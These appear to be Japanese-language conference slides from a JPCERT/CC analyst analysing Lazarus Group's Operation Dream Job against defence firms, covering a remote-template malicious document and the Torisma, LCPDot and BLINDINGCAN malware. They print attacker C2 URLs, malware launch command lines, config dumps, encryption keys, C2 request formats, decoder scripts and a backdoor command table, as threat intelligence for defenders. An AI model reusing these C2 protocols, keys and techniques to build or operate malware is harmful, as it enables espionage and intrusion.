

**CODE BLUE 2021**

# **The Lazarus Group's Attack Operations Targeting Japan**

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# 自己紹介

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- 一般社団法人JPCERTコーディネーションセンター
- マルウェア/フォレンジック/インテリジェンスアナリスト
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— <https://blogs.jpccert.or.jp/en/>

— <https://github.com/JPCERTCC/>

# モチベーション

Lazarusグループによる攻撃オペレーションは、多数の国で確認されており、被害組織の範囲は広い

Lazarusグループはこれまで公表されていない活動やTTPが複数存在する

各セキュリティアナリストが、Lazarusグループの活動を明るみにしていくことで、攻撃に対抗していく必要がある

日本で確認した  
Lazarusグループによる  
攻撃オペレーションと  
最新のTTPを共有

## 本日のトピック

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**1**

**Lazarusとは？**

**2**

**Operation Dream Job**

**3**

**Operation JTrack**

**4**

**Lazarus TTPの解説**

**1**

**Lazarusとは？**

**2**

**Operation Dream Job**

**3**

**Operation JTrack**

**4**

**Lazarus TTPの解説**

# すべての道はLazarusに通ず...

## Lazarus Group's MATA Framework Leveraged to Deploy TFlower

## Lazarus targets defense industry with ThreatNeedle

APT REPORTS

25 FEB 2021

🕒 15 minute read

## Greetings from Lazarus

Anatomy of a cyber espionage campaign


17 DECEMBER 2019 / DACLS

## Lazarus Group使用Dacls RAT攻击Linux平台

## Lazarus supply-chain attack in South Korea



# Lazarusとは何か？



## Lazarus

2016/2 "Operation Blockbuster" report (Novetta etc.)

### Bluenoroff

•2017/4 "Lazarus Under The Hood" report (Kaspersky)

### Andariel

•2017/7 FSI(Financial Security Institute, Korea)

### TEMP.Hermit

•2017/9 Fireeye

### APT38

•2018/10 Fireeye

### Appleworm, Stonefly


•2020/6 Symantec(Broadcom)

この分類はあっているのでしょうか？




# Lazarusを分類するための重要なコンセプト

Lazarusと他の攻撃グループには、重複する活動、攻撃インフラ、マルウェアなどがある



# 今回フォーカスする攻撃キャンペーン.....



**1**

**Lazarusとは？**

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**4**

**Lazarus TTPの解説**


## Operation Dream Jobの概要

2020年5月および9月頃、Lazarusグループによる攻撃を観測


国内に限らず防衛関連企業が継続的に攻撃のターゲットになっている

攻撃者はLinkedinのアカウントを悪用してターゲットにコンタクト（侵害された防衛関連企業のHR部門担当者のアカウントが悪用されている）

## C2 サーバーのログから判明したターゲット国



# 攻撃のタイムライン






# 攻撃に利用されたLinkedInアカウント

The screenshot shows a LinkedIn profile page. The profile picture is redacted with a black box. To the right of the picture are buttons for "つながりを申請" (Request to connect) and "メッセージ" (Message). Below the picture is the name "Lockheed M." and a redacted box. The location is listed as "アメリカ合衆国 Florida Orlando" and the number of connections is "つながり: 109人". There is a link for "連絡先情報" (Contact information). The "自己紹介" (About) section is redacted. The "職歴" (Experience) section shows a job at "Lockheed Martin" in the "Orlando, Florida Area", with the job title redacted.

# MalDoc



# デコイファイル

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Company: The Boeing Company  
Department: Human Resources

# MalDocの詳細

## Remote template injection

- MSWordのテンプレート機能を利用して、マクロを含むドキュメント（**17.dotm**）を外部サーバーからダウンロード

```
<Relationship TargetMode="External"  
Target="https://www.astedams[.]it/uploads/template/17.dotm"  
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedT  
emplate" Id="rld1"/> </Relationships>
```

## 17.dotm

- 32bit・64bit用のマルウェアとデコイドキュメントが含まれている
- マクロには、感染するマルウェアで使用されるキャンペーンIDと復号キーが含まれている

# 感染するマルウェア

2つのタイプのマルウェアを確認

**LazarusMTB**

**Torisma**

# Torismaはモジュールをダウンロードおよび 実行するマルウェア

usosqlite3.dat

## マルウェア

- DLLファイル
- XORエンコードされている

AccountStore.bak

## 設定情報

- C2サーバーなど

## マルウェア起動時のコマンドライン

```
"C:¥Windows¥System32¥rundll32.exe"  
C:¥ProgramData¥USOShared¥usosqlite3.dat,sqlite3_create_functionex  
mssqlite3_server_management.jp-JP XORデコードキー
```



```
00000000 98 11 1a 45 90 78 ba f9 4e d6 8f ee 00 3c 00 00 |...E.x..N....<..|
00000010 00 00 00 00 9f c2 89 5f 05 00 00 00 19 00 00 |.....i.....|
00000020 00 04 49 e1 67 9c 11 36 e4 32 94 77 dc 88 5d |...I.g..6.2.w..|
00000030 86 42 8c ae 37 b4 f2 a1 81 3c 85 c6 67 |....B..7....<.g|
```

## Signature

0x98 0x11 0x1A 0x45 0x90 0x78  
0xBA 0xF9 0x4E 0xD6 0x8F 0xEE

```
00000250 05 1e 1e 00 37 91 36 83 36 04 26 86 01 6d 21 7e |...P7.8...8.0.7|
00000260 ef ec 49 9e 50 86 b0 1a 21 7a c2 81 e1 2c a7 07 |...I.P...!z.....|
00000270 e7 15 84 97 09 48 2c 68 6d 5a db d7 60 42 fb 30 |....H,hmZ...B.0|
00000280 36 57 c5 00 00 00 00 00 00 00 00 00 00 00 00 |6W.....|
00000290 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
*
00000420 00 00 00 00 00 bf 84 49 e1 67 9c 11 36 e4 32 94 |.....I.g..6.2.|
00000430 77 dc 88 5d a2 ef 91 86 42 8c ae 37 b4 f2 a1 81 |w..]....B..7....|
00000440 3c 85 c6 87 e0 f9 7d 59 20 ef 0a 59 bd 82 32 99 |<.g..]Y..Y.b2.|
00000450 b4 7d d1 c7 c2 19 74 38 23 20 cd 9b 64 96 57 7b |.]....t8#..d.W{|
00000460 10 6b cb fe e0 79 12 52 36 de 8f 0c ae d1 cd d7 |.k...y.R6.....|
00000470 99 21 2c 63 97 82 14 44 c9 4b 53 ec ac 2a bc 90 |.!,c...D.KS...*|
00000480 f9 ec 36 af e4 8e 13 d4 b9 5a ad 00 00 00 00 00 |..6.....Z.....|
00000490 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
*
00000620 00 00 00 00 00 00 bf 84 49 e1 67 9c 11 36 e4 |.....I.g..6.2.|
00000630 32 94 77 dc 88 5d a2 e7 91 83 42 91 ae 20 b4 fa |2.w..]....B.. ..|
00000640 a1 92 3c 85 c6 78 00 01 f9 5d 53 eb e7 11 25 13 |...<.x...]S...%.|
00000650 5c e4 99 cb b3 1e 1e 50 37 91 38 83 98 b4 26 e6 |#. ....P7.8...&.|
00000660 8f 8b 2f 7e ef ec 49 9e 50 86 b0 1a 21 7a c2 81 |o./...I.P...!z...|
00000670 e1 2c a7 07 e7 15 84 97 09 48 2c 68 6d 5a db d7 |....H,hmZ...|
00000680 80 42 fb 30 36 57 c5 00 00 00 00 00 00 00 00 |B.06W.....|
00000690 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
*
00000c20 00 00 00 00 00 00 00 00 00 00 00 00 86 00 00 |.....f..|
00000c30 00 80 00 00 00 88 00 00 00 60 00 00 00 00 00 |...f...|
00000c40 00 00 00 00 00 01 00 00 00 01 00 00 00 48 00 49 |.....H.I|
00000c50 00 31 00 38 00 38 00 39 00 00 00 00 00 00 00 |.1.8.8.9.....|
00000c60 00 00 00 00 00 00 00 |.....|
```

```
struct config
{
    char signature[12];
    char nodata;
    int time;
    int unknown;
    __int64 drive_check_time;
    int sleep_time;
    char URL1[514];
    char URL2[514];
    char URL3[514];
    char URL4[514];
    char URL5[514];
    char URL6[514];
    int URL1_size;
    int URL2_size;
    int URL3_size;
    int URL4_size;
    int URL5_size;
    int URL6_size;
    int flag_disk_check;
    int flag_WTSAction;
    char ID[26];
};
```

## 1st リクエスト

```
POST /[PATH] HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept: */*
Connection: Keep-Alive
Content-Length: [Length]
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.3)
Host: [Server]
Cache-Control: no-cache
```

```
ACTION=VIEW&PAGE=[MAC Address]&CODE=[ランダムな数字]&CACHE=[Base64 データ]REQUEST=[ランダムな数字]
```

## Base64データ

00000000	68 00 74 00 74 00 70 00	73 00 3a 00 2f 00 2f 00	h.t.t.p.s.:././
00000010	61 00 6b 00 72 00 61 00	6d 00 70 00 6f 00 72 00	a.k.r.a.m.p.o.r.
00000020	74 00 61 00 6c 00 2e 00	6f 00 72 00 67 00 2f 00	t.a.l...o.r.g./
00000030	64 00 65 00 6c 00 78 00	2f 00 70 00 75 00 62 00	d.e.l.v./p.u.b.
00000040	6c 00 69 00 63 00 2f 00	76 00 6f 00 69 00 63 00	l.i.c./v.o.i.c.
00000050	65 00 2f 00 76 00 6f 00	69 00 63 00 65 00 2e 00	e./v.o.i.c.e...
00000060	70 00 68 00 70 00 00 00	00 00 00 00 00 00 00 00	p.h.p.....
00000070	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....
*			
00000400	30 30 30 63 32 39 66 61	30 63 39 33 30 30 30 30	000c29fa0c930000
00000410	00 00 00 00 00 00 00 00	37 36 34 36 39 37 36 37	.....76469767
00000420	33 32 00 00 48 00 49 00	31 00 38 00 38 00 39 00	32..H.I.1.8.8.9.
00000430	00 00 00 00 02 00 00 00	02 00 00 00	.....

URL, MAC address  
などが含まれる

C2サーバーからのレスポンス “Your request has been accepted. ClientID: {f9102bc8a7d81ef01ba}”

## 2nd リクエスト

```
POST /[PATH] HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept: */*
Connection: Keep-Alive
Content-Length: [Length]
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.3)
Host: [Server]
Cache-Control: no-cache

ACTION=PREVPAGE&CODE=C[ランダムな数字]&RES=[ランダムな数字]
```

## レスポンスデータ

**Base64 エンコード (\*1) + VEST-32 (\*2)**

\*1 " " を "+" に変換する

\*2 <https://www.ecrypt.eu.org/stream/vest.html>

## VEST Ciphers

■ 通信の暗号化やC2サーバー情報などの設定情報の複号に使用

■ 暗号化キー

— ff7172d9c888b7a88a7d77372112d772

```
1 __int64 __fastcall mal_config_vest_decode(__int64 notuse, void *decode_data, unsigned int deata)
2 {
3     void *size; // [rsp+20h] [rbp-88h]
4     void *v5; // [rsp+30h] [rbp-78h]
5     HLOCAL *key; // [rsp+38h] [rbp-70h]
6
7     v5 = operator new(0x14ui64);
8     if ( v5 )
9         key = (HLOCAL *)malloc((__int64)v5);
10    else
11        key = 0i64;
12    size = operator new(deata + 4);
13    memset(size, 0, deata + 4i64);
14    ECRYPT_AE_keysetup(key, "ff7172d9c888b7a88a7d77372112d772", 0x20u);
15    ECRYPT_vest_decode((__int64)key, (__int64)decode_data, (__int64)size, deata);
16    memset(decode_data, 0, deata);
17    memcpy(decode_data, size, deata);
18    if ( size )
19        _j_j_j__free_base(size);
20    if ( key )
21        myfree(key, 1);
22    return 10291i64;
23 }
```

```

seg000:00000000000000000000000000000000 4A 00 00 00      command_size      dd 4Ah
seg000:00000000000000000000000000000000      command:
seg000:00000000000000000000000000000000 43 00 3A 00 5C 00 50 00+ text "UTF-16LE", "C:\ProgramData\Adobe\AdobeUtility.exe"
seg000:00000000000000000000000000000000 2C 0C 00 00      data_size        dd 0C2Ch
;----- S U B R O U T I N E -----
mal_main      proc near
dqCreationDisposition= dword ptr -110h
dwFlagsAndAttributes= dword ptr -110h
hTemplateFile = qword ptr -108h
var_38        = dword ptr -90h
api          = struc_api ptr -0E6h
hFile        = dword ptr -80h
var_60        = dword ptr -60h
NumberOfBytesWritten= dword ptr -5Ch
lDistanceToMove = dword ptr -58h
var_50        = dword ptr -50h
dwMoveMethod = dword ptr -4Ch
var_48        = dword ptr -48h
var_44        = dword ptr -44h
var_40        = byte ptr -40h
var_3F        = byte ptr -3Fh
var_3E        = byte ptr -3Eh
var_3D        = byte ptr -3Dh
var_3C        = byte ptr -3Ch
var_3B        = byte ptr -3Bh
var_3A        = byte ptr -3Ah
var_30        = byte ptr -30h
var_2F        = byte ptr -2Fh
var_2E        = byte ptr -2Eh
var_2D        = byte ptr -2Dh
var_2C        = byte ptr -2Ch
var_2B        = byte ptr -2Bh
var_2A        = byte ptr -2Ah
var_20        = byte ptr -20h
var_1F        = byte ptr -1Fh
var_1E        = byte ptr -1Eh
var_1D        = byte ptr -1Dh
var_1C        = byte ptr -1Ch
var_1B        = byte ptr -1Bh
var_1A        = byte ptr -1Ah
var_10        = qword ptr -10h
lpFileName   = qword ptr 8
mov         [rsp+lpFileName], rcx
push       rdI
sub        rsp, 130h

loc_5F:
lea       rcx, [rsp+138h+api]; DATA XREF: mal_api_address+Clr
call      mal_get_api
mov       [rsp+138h+var_F8], 0
lea       rcx, [rsp+138h+api]
call      mal_get_pipe_name
cmp       eax, 0FFFFFFFFFFFFFFFFh
jz        loc_515
mov       rcx, [rsp+138h+lpFileName]; lpFileName
call      [rsp+138h+api.GetFileAttributesW]; GetFileAttributesW
mov       [rsp+138h+var_60], eax
mov       [rsp+138h+hFile], 0FFFFFFFFFFFFFFFFh
mov       [rsp+138h+TemplateFile], 0; hTemplateFile
mov       eax, [rsp+138h+var_60]
mov       [rsp+138h+dwFlagsAndAttributes], eax; dwFlagsAndAttributes
mov       [rsp+138h+dwCreationDisposition], OPEN_EXISTING; dwCreationDisposition
xor       r8d, r8d; lpSecurityAttributes
mov       r8d, FILE_SHARE_WRITE; dwShareMode
mov       edx, 0C000000h; dwntAccess
mov       rcx, [rsp+138h+lpFileName]; lpFileName
call      [rsp+138h+api.CreateFileW]; CreateFileW
mov       [rsp+138h+hFile], rcx
cmp       [rsp+138h+hFile], 0FFFFFFFFFFFFFFFFh
jz        loc_470
mov       [rsp+138h+var_50], 0
mov       [rsp+138h+var_48], 0
mov       [rsp+138h+dwMoveMethod], 0
mov       [rsp+138h+NumberOfBytesWritten], 0
mov       [rsp+138h+var_44], 0
mov       qword ptr [rsp+138h+lDistanceToMove], 0
mov       edx, 1000h; uBytes
mov       ecx, 40h; n; uFlags
call      [rsp+138h+api.LocalAllLoc]; LocalAllLoc
    
```

## モジュールヘッダー

Offset	len	Content
0	4	Command size
4	-	Command
-	4	Module size

## シェルコード形式

## 感染ホストの情報送信

- ファイル名、コンピュータ名、IPアドレス、カレントディレクトリ情報を送信

## ファイル作成

- C:¥ProgramData¥Adobe¥AdobeUtility.exe
















## 49バイトのデータを送信（用途不明）

- f91b0118ccd537e89a7bc9174dab483eff1dcf68110babcd



Browser address bar: <https://inovecommerce.com.br/public/pdf/>

## Index of /public/pdf/

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">Parent Directory</a>	12:08	-	
 <a href="#">view.php</a>	15:34	8k	
 <a href="#">~dmfC0092259479.tmp</a>	23:38	4k	
 <a href="#">~dmfC0159751787.tmp</a>	22-Sep-2020 23:38	4k	
 <a href="#">~dmfC0582592317.tmp</a>	22-Sep-2020 12:46	4k	
 <a href="#">~dmfC0826752134.tmp</a>	22-Sep-2020 04:54	8k	
 <a href="#">~dmfC0951763650.tmp</a>	22-Sep-2020 12:46	4k	
 <a href="#">~dmfC1892079338.tmp</a>	22-Sep-2020 23:38	4k	
 <a href="#">~dmfC2488245885.tmp</a>	20 23:38	4k	
 <a href="#">~dmfC2874705689.tmp</a>	20 16:06	4k	
 <a href="#">~dmfC2946421170.tmp</a>	22-Sep-2020 23:38	4k	
 <a href="#">~dmfC4091387434.tmp</a>	21-Sep-2020 17:30	4k	
 <a href="#">~dmfC6214233886.tmp</a>	22-Sep-2020 23:38	4k	
 <a href="#">~dmfC7729617617.tmp</a>	22-Sep-2020 23:38	4k	
 <a href="#">~dmfC8495818591.tmp</a>	22-Sep-2020 12:46	4k	

Proudly Served by LiteSpeed Web Server at inovecommerce.com.br Port 443

Annotations:

- Control Panel (コントロールパネル) points to [view.php](#)
- Torisma Module (Torismaモジュール) points to the list of temporary files (~dmfC...tmp)

## 2nd マルウェア

3つのマルウェアを確認している

**LCPDot**

**BLINDINGCAN\_RC4**

**BLINDINGCAN\_AES**

# LCPDotはモジュールをダウンロードおよび 実行するマルウェア

## 設定情報をファイルに保存

### ■ %TEMP%\\*.ntuser.log1

- SSPI (Security Support Provider Interface) を使ったRC4エンコード
- 暗号化キーはマルウェアの実行時に与えられるパラメータのSHA1値

## C2サーバ情報

### ■ Base64 + XOR

```
for i in decoed_base64_data:  
    print chr(((ord(i) ^ 0x25) - 0x7a))
```

## マルウェア実行時のコマンドライン

```
"C:\Windows\System32\cmd.exe" /c C:\ProgramData\Adobe\Adobe.bin -p 0x53A4C60B
```

RC4キー

## 1st リクエスト

```
POST /[URL] HTTP/1.1
Accept: text/html
Accept-Language: en-us
Content-Type: application/x-www-form-urlencoded
Cookie: SESSID=[Base64 データ]
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
Host: [Host]
Content-Length: [Size]
Connection: Keep-Alive
Cache-Control: no-cache


Cookie=Enable&CookieV=[ランダムな数字]&Cookie_Time=64
```

## Base64データ

**[ID]-101010**

➔ 1回目のリクエスト後のレスポンス “**Authentication Success**”  
2回目のリクエスト後にモジュールをダウンロード

BLINDINGCAN\_RC4は、ローダーにロードされることで動作するマルウェア



### 各ファイルのパス例

- **ローダー** | C:¥ProgramData¥Microsoft¥Windows¥Caches¥**loghours.db**
- **メイン** | C:¥ProgramData¥Package Cache¥{8c3f057e-d6a6-4338-ac6a-f1c795a6577b}¥state.db
- **設定情報** | C:¥ProgramData¥Package Cache¥{8c3f057e-d6a6-4338-ac6a-f1c795a6577b}¥state.rsm

### サービス登録

- HKEY\_LOCAL\_MACHINE¥System¥CurrentControlSet¥Services¥**LogonHours**¥Parameters
- ServiceMain = **KSMain**

### データファイルのデコードキー

- *[File Name][Export Name][Service Name]*  
— e.g. **loghours.dbKSMainLogonHours**

```

00000000 67 2d 51 44 1d e5 00 3c 05 00 00 00 68 74 7a 70 |g-QD...<....http|
00000010 73 3a 2f 2f 77 77 72 e 61 75 74 6f 6d 65 72 63 |s://www.automerc|
00000020 61 64 6f 2e 63 6f 2e 63 72 2f 65 6d 70 6c 65 6f |ado.co.cr/empleo|
00000030 2f 63 73 73 2f 6d 61 69 6e 2e 6a 73 70 00 00 00 |/css/main.jsp...|
00000040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
*
00000110 68 74 74 70 73 3a 2f 2f 77 77 72 e 61 75 74 6f |https://www.auto|
00000120 6d 65 72 63 61 64 6f 2e 63 6f 2e 63 72 2f 65 6d |mercado.co.cr/em|
00000130 70 6c 65 6f 2f 63 73 73 2f 6d 61 69 6e 2e 6a 73 |pleo/css/main.js|
00000140 70 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |p.....|
00000150 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
*
00000210 00 00 00 00 68 74 74 70 73 3a 2f 2f 77 77 72 e |...https://www.|
00000220 61 75 74 6f 6d 65 72 63 61 64 6f 2e 63 6f 2e 63 |automercado.co.c|
00000230 72 2f 65 6d 70 6c 65 6f 2f 63 73 73 2f 6d 61 69 |r/empleo/css/mai|
00000240 6e 2e 6a 73 70 00 00 00 00 00 00 00 00 00 00 00 |n.jsp.....|
00000250 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
*
00000310 00 00 00 00 00 00 00 00 68 74 74 70 73 3a 2f 2f |.....https://|
00000320 77 77 77 2e 63 75 72 69 6f 66 69 72 65 6e 7a 65 |www.curiofirenze|
00000330 2e 63 6f 6d 2f 69 6e 63 6c 75 64 65 2f 69 6e 63 |.com/include/inc|
00000340 2d 73 69 74 65 2e 61 73 70 00 00 00 00 00 00 00 |-site.asp.....|
00000350 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
*
00000410 00 00 00 00 00 00 00 00 00 00 00 68 74 74 70 70 |.....http|
00000420 73 3a 2f 2f 77 77 72 e 6e 65 2d 62 61 2e 6f 72 |s://www.ne-ba.or|
00000430 67 2f 66 69 6c 65 73 2f 6e 65 77 73 2f 74 68 75 |g/files/news/thu|
00000440 6d 62 73 2f 74 68 75 6d 62 73 2e 61 73 70 00 00 |mbs/thumbs.asp..|
00000450 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
*
00000520 01 00 00 00 0a 35 64 01 30 2f 05 00 00 00 00 00 00 |....5d.0/.....|
00000530 00 00 00 00 00 00 00 00 00 00 3c 00 00 00 00 00 00 |.....<.....|
00000540 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
*
00000660 00 00 00 00 06 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
00000670 00 00 00 00 00 00 00 00 00 00 00 00 63 00 3a 00 |.....c.:.|
00000680 5c 00 77 00 69 00 6e 00 64 00 6f 00 77 00 73 00 |%.w.i.n.d.o.w.s.|
00000690 5c 00 73 00 79 00 73 00 74 00 65 00 6d 00 33 00 |%.s.y.s.t.e.m.3.|
000006a0 32 00 5c 00 63 00 6d 00 64 00 2e 00 65 00 78 00 |2.%.c.m.d...e.x.|
000006b0 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |e.....|
000006c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
*
00000880 00 00 00 00 25 00 74 00 65 00 6d 00 70 00 25 00 |...%.t.e.m.p.%.|
00000890 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
*

```

```

struct config
{
    int server_count;
    CHAR SERVER[1300];
    int flag_https;
    struct in_addr proxy_server;
    __int16 proxy_port;
    int c2_retry_count;
    int flag_diskinfo;
    int flag_session_info;
    int flag_config_save;
    __int16 wait_timevalue;
    __int64 running_date;
    __int16 seed1;
    __int16 seed2;
    __int16 seed3[46];
    char unknown_59C[96];
    __int128 unknown_5FC;
    __int128 unknown_60C;
    __int128 unknown_61C;
    __int128 unknown_62C;
    __int128 unknown_63C;
    __int128 unknown_64C;
    int unknown_65C;
    _BYTE gap660[20];
    char cmd_path[520];
    const WCHAR temp_path;
    _BYTE gap87E[518];
};

```

### 1st リクエスト

```
POST /[PATH] HTTP/1.1
Connection: Keep-Alive
Cache-Control: no-cache
Content-Type: application/x-www-form-urlencoded
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98 Safari/537.36
Host: [Server]
Content-Length: [Length]
```

### RC4 + Base64

```
id=[RC4_key][param_1:param_2:param_3]&[param_1]=[sessionId]&[param_2]=[fixedString]&[param_3]=[datagram]
```

パラメータは以下の文字列からランダムに選択される

```
boardid,bbsNo,strBoardID,userid,bbs,filename,code,pid,seqNo,ReportID,v,PageNumber,num,view,read,action,page,mode,
idx,catelId,bbsId,pType,pcode,index,tbl,idx_num,act,bbs_id,bbs_form,bid,bbscate,menu,tcode,b_code,bname,tb,borad01,bo
rad02,borad03,mid,newsid,table,Board_seq,bc_idx,seq,ArticleID,B_Notice,nowPage,webid,boardDiv,sub_idx
```

fixedStringは以下の文字列をRC4エンコードしたデータ

```
T1B7D95256A2001E
```



カスタムRC4は、通信の暗号化に使用されている

```
def custom_rc4(data, key):
    x = 0
    box = list(range(256))
    for i in range(256):
        x = (x + int(box[i]) + int(key[i % len(key)])) % 256
        box[i], box[x] = box[x], box[i]

    x = 0
    for i in range(0xC00):
        i = i + 1
        x = (x + int(box[i % 256])) % 256
        wow_x = x
        box[i % 256], box[x] = box[x], box[i % 256]
        wow_y = i % 256

    x = wow_y
    y = wow_x
    out = []
    for char in data:
        x = (x + 1) % 256
        y = (y + box[x]) % 256
        box[x], box[y] = box[y], box[x]
        out.append(chr(char ^ box[(box[x] + box[y]) % 256]))

    return "".join(out)
```

RC4キーストリーム  
を0xC00に変更

## コマンドリスト

<b>0x8201</b>	システム情報送信	<b>0x8225</b>	ファイル削除 (sdelete)	<b>0x8244</b>	ドライブ空き容量取得
<b>0x8208</b>	ドライブ情報送信	<b>0x8226</b>	通信確認	<b>0x8247</b>	None
<b>0x8209</b>	ディレクトリ一覧	<b>0x8227</b>	カレントディレクトリ変更	<b>0x8248</b>	スリープ
<b>0x8210</b>	サービス一覧	<b>0x8231</b>	ファイル作成時間変更	<b>0x8249</b>	ファイル名の取得
<b>0x8211</b>	アップロード (zlib圧縮)	<b>0x8232</b>	通信間隔変更	<b>0x8262</b>	ファイル作成
<b>0x8212</b>	ダウンロード	<b>0x8233</b>	セッション終了	<b>0x8264</b>	ファイルコピー
<b>0x8214</b>	プロセス実行	<b>0x8240</b>	アンインストール	<b>0x8265</b>	ファイル移動
<b>0x8215</b>	プロセス実行 (ユーザ指定)	<b>0x8241</b>	設定情報取得	<b>0x8272</b>	ファイル削除
<b>0x8217</b>	プロセス一覧	<b>0x8242</b>	設定情報の更新		
<b>0x8224</b>	プロセス停止	<b>0x8243</b>	ディレクトリ情報取得		

## BLINDINGCAN\_AESはLateral Movement時に使用される

- モジュールをダウンロードして動作する
- ファイルの特徴
  - システムフォルダに保存される
  - ファイルサイズが大きい (150MBほど)
  - VMProtect使用
  - 文字列をAESで暗号化している
- 設定情報は以下のレジストリエントリに保存される
  - HKEY\_LOCAL\_MACHINE¥SYSTEM¥CurrentControlSet¥Services¥eventlog¥Application
  - Value: Emulate

```

00000000 de 06 00 00 02 00 00 00 68 00 74 00 74 00 70 00 .....h.t.t.p.
00000010 73 00 3a 00 2f 00 2f 00 6d 00 6b 00 2e 00 62 00 s.:././m.k..b.
00000020 69 00 74 00 61 00 6c 00 2e 00 63 00 6f 00 6d 00 i.t.a.l...c.o.m.
00000030 2e 00 62 00 72 00 2f 00 73 00 61 00 63 00 2f 00 .b.r./s.a.c./
00000040 46 00 6f 00 72 00 6d 00 75 00 6c 00 65 00 2f 00 F.o.r.m.u.l.e./
00000050 4d 00 61 00 6e 00 61 00 67 00 65 00 72 00 2e 00 M.a.n.a.g.e.r...
00000060 6a 00 73 00 70 00 40 00 44 00 69 00 67 00 69 00 j.s.p.@D.i.g.i.
00000070 74 00 61 00 6c 00 2e 00 6a 00 73 00 70 00 40 00 t.a.l...j.s.p.@
00000080 42 00 72 00 6f 00 77 00 73 00 65 00 72 00 2e 00 B.r.o.w.s.e.r...
00000090 6a 00 73 00 70 00 40 00 46 00 69 00 65 00 6c 00 j.s.p.@F.i.e.l.
000000a0 64 00 73 00 2e 00 6a 00 73 00 70 00 40 00 4d 00 d.s...j.s.p.@M.
000000b0 61 00 6b 00 65 00 46 00 6f 00 72 00 6d 00 75 00 a.k.e.F.o.r.m.u.
000000c0 6c 00 65 00 2e 00 6a 00 73 00 70 00 00 00 6e 00 l.e...j.s.p...n.
000000d0 73 00 2e 00 6a 00 73 00 70 00 00 00 00 00 00 s...j.s.p.
000000e0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
*
00000100 00 00 00 00 00 00 00 00 68 00 74 00 74 00 70 00 .....h.t.t.p.
00000110 73 00 3a 00 2f 00 2f 00 6d 00 6b 00 2e 00 62 00 s.:././m.k..b.
00000120 69 00 74 00 61 00 6c 00 2e 00 63 00 6f 00 6d 00 i.t.a.l...c.o.m.
00000130 2e 00 62 00 72 00 2f 00 73 00 61 00 63 00 2f 00 .b.r./s.a.c./
00000140 46 00 6f 00 72 00 6d 00 75 00 6c 00 65 00 2f 00 F.o.r.m.u.l.e./
00000150 4d 00 61 00 6e 00 61 00 67 00 65 00 72 00 2e 00 M.a.n.a.g.e.r...
00000160 6a 00 73 00 70 00 40 00 44 00 69 00 67 00 69 00 j.s.p.@D.i.g.i.
00000170 74 00 61 00 6c 00 2e 00 6a 00 73 00 70 00 40 00 t.a.l...j.s.p.@
00000180 42 00 72 00 6f 00 77 00 73 00 65 00 72 00 2e 00 B.r.o.w.s.e.r...
00000190 6a 00 73 00 70 00 40 00 46 00 69 00 65 00 6c 00 j.s.p.@F.i.e.l.
000001a0 64 00 73 00 2e 00 6a 00 73 00 70 00 40 00 4d 00 d.s...j.s.p.@M.
000001b0 61 00 6b 00 65 00 46 00 6f 00 72 00 6d 00 75 00 a.k.e.F.o.r.m.u.
000001c0 6c 00 65 00 2e 00 6a 00 73 00 70 00 00 00 6e 00 l.e...j.s.p...n.
000001d0 73 00 2e 00 6a 00 73 00 70 00 00 00 00 00 00 s...j.s.p.
000001e0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
*
00000500 00 00 00 00 00 00 00 00 63 00 6d 00 64 00 2e 00 .....c.m.d...
00000510 65 00 78 00 65 00 00 00 00 00 00 00 00 00 00 e.x.e...
00000520 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
*
00000600 00 00 00 00 00 00 00 00 0a 00 00 00 00 00 00 00 .....
00000610 00 00 00 00 00 00 00 00 00 00 01 00 00 00 01 00 .....
00000620 00 00 03 00 00 00 3c 00 00 00 78 00 36 00 34 00 <...x.6.4.
00000630 5f 00 31 00 2e 00 30 00 00 00 00 00 00 00 00 _l...0.
00000640 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
*
00000670 00 00 00 00 00 00 00 00 00 00 01 00 00 00 31 00 .....1.
00000680 32 00 35 00 35 00 39 00 34 00 37 00 35 00 39 00 2.5.5.9.4.7.5.9.
00000690 33 00 31 00 33 00 36 00 33 00 36 00 00 00 00 00 3.1.3.6.3.6.....
000006a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000006b0 00 00 00 00 00 00 00 00 00 00 52 00 43 00 32 00 .....R.C.2.
000006c0 7a 00 57 00 4c 00 79 00 47 00 35 00 30 00 66 00 z.W.L.y.g.5.0.f.
000006d0 50 00 49 00 50 00 6b 00 51 00 00 00 00 00 00 P.I.P.k.Q.
000006e0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

```

### struct config

```

{
    int server_count;
    char server1[256];
    char server2[256];
    char server3[256];
    char server4[256];
    char server5[256];
